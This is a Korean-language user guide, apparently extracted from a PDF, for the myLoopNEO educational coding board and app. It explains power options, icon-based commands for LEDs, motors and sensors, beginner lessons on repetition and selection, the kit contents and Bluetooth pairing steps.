
### \*USB 전원

보조 배터리나  
휴대폰 충전기를  
사용할 수 있습니다.





## ● USB 전원과 외부 전원



- Ext. Power / 2 > u-USB
- Cut Off u-USB Line

- Ext. Power
- Supply more voltage to DC Motor Driver

- Ext. Power Input Range
- $-1.5V \leq (V_{in} - V_{out}) \leq 12V$
- $-5.0 + 1.5 + 0.7 = 7.2V$

## 명령 아이콘





### • LED

보드의 디지털 포트  
(D1~D6)에 연결




OFF ON  
(손가락으로 터치)



### • RGB



빛의 3원색  
혼합



### • LED 모듈

다양한 그림을  
만들 수 있고,  
방향을 이동할 수 있다.



OFF 상태



### • DC 모터

OFF 상태



회전 방향과 속도 변환 가능

### • 조이스틱 아이콘

기울기에 따라 움직이는 방향 조절



### • 서보 모터

각도와 작동 속도 조절





### ● 선택 버튼

버튼을 누를 때만 명령 실행



### ● 조건 버튼(if then else)

버튼을 누를 때와  
누르지 않을 때  
각각 다른 명령 실행



### ● 기울기

기울기(두 방향)에 따라 명령 실행



### ● 빛 센서


빛의 양에 따라 명령 실행



### ● 적외선 센서

적외선 감지에 따른 명령 실행

### ● 버튼 아이콘



\*L과 R은  
보드의 Left/Right 버튼

### ● 센서 아이콘




### ● TTS

문자를 음성으로 변환

### ● 음표

음높이와 음길이 조절





목음



### ● THREAD 루프

메인 루프에 종속되지 않고  
명령 반복 실행(43쪽)





# 앱으로 코딩 배우기 1


- TTS 아이콘 명령으로 코딩 배우기

## 1. 반복(Repetition)



(1) 명령 아이콘 2개 올려 놓기  
(2) 글자 입력



## 2. 선택(Selection)



선택 버튼 아이콘  
버튼을 누를 때만 명령 실행


조건 버튼 아이콘  
버튼을 누르면 다른 명령 실행

<센서 아이콘>




기울기 센서 아이콘  
기울기에 따라 명령 실행

빛 센서 아이콘  
빛의 양에 따라 명령 실행



빛센서







## 앱으로 코딩 배우기 2

### ● LED 모듈 아이콘 명령으로 코딩 배우기


#### 1. 반복(Repetition)




(1)명령 아이콘 2개 올려 놓기





(2)아이콘 클릭





LED 모듈  
시뮬레이션 아이콘




이동키 아이콘  
그림을 상하좌우로  
움직일 때 사용




OFF 상태

## 2. 선택(Selection)




조건 버튼 아이콘

버튼을 누르지 않으면 한쪽 명령만 실행,  
버튼을 누르면 실행되던 명령 이외의 명령 실행




선택 버튼 아이콘

버튼을 누를 때만 명령 실행




기울기 센서 아이콘

기울기에 따라 명령 실행  
(양 방향)



빛 센서 아이콘

빛의 양에 따라 명령 실행





## 앱으로 코딩 배우기 3

### ● 캐릭터 라이브러리로 코딩 배우기




예제) 캐릭터가 손을 흔들게 하려면?

(1) 팔 움직이기 명령 중  
같은 명령 2개  
끌어오기



(2) 한쪽 아이콘을 클릭

(3) 초록색 점을  
시계 방향으로  
움직인 후 관찰




## 앱으로 코딩 배우기 4

### ● 로봇얼굴 라이브러리로 코딩 배우기



예제) 로봇의 얼굴을 움직이게 하려면?




# 마이루프 보드 기본 세트

30가지 이상의 기본 코딩 교육할 수 있는 예제 지원



1. 마이루프 보드(모델:myLoopNEO) 1개 2. 아크릴케이스 세트 3. DC 모터 1개  
4. 프로펠러 1개 5. LED 세트 6. RGB 전구 2개 7. 점퍼선 세트 8. 전지끼우개


1. 블루투스 통신을 이용하여 스마트기기와 실시간 상호작용
2. 10개의 입출력 포트로 주변 장치를 쉽게 연결
3. 8\*8 의 LED 모듈을 이용하여 다양한 그림이나 글씨를 연출
4. 2개의 DC 모터와 4개의 서보모터 지원
5. USB 전원장치와 외부전원 입력 포트 지원
6. 미니스피커와 두개의 버튼으로 다양한 이벤트 구현



## 블루투스 연결




(1)휴대기기의 블루투스 켜기





(2)앱의 블루투스 켜기

(3)보드 뒷면의 번호에 맞는 블루투스 연결  
(4)비밀번호 입력(0000 또는 1234)



(5)블루투스가 연결되면 보드의 주황색 불의 깜빡임이 멈추면서 블루투스 아이콘에 파란불이 들어옵니다.




(1)블루투스가 연결 LED의 깜빡임이 멈춤  
(2)블루투스 아이콘이 파란색으로 변함


\*여러 명이 한꺼번에 블루투스를 연결할 경우,  
휴대기기의 **설정**에서 블루투스를 검색하여 등록해 두면 편리합니다.



휴대기기의  
설정 아이콘  
클릭



블루투스 선택




연결 가능한  
디바이스에서  
자신의 코드 블루투스를  
찾아 등록



앱의 블루투스  
아이콘 클릭하여  
코드 블루투스  
등록




## 음표 코딩



### \*음높이 조절

C(도)-D(레)-E(미)-F(파)-  
G(솔)-A(라)-B(시)-C(도)




### \*음길이 조절

(1)음표의 간격 조절 (2)목음 아이콘 사용



## 명령 실행 시간(Delay time) 조절


(1)루프 크기 조절



(2)아이콘 간격 조절

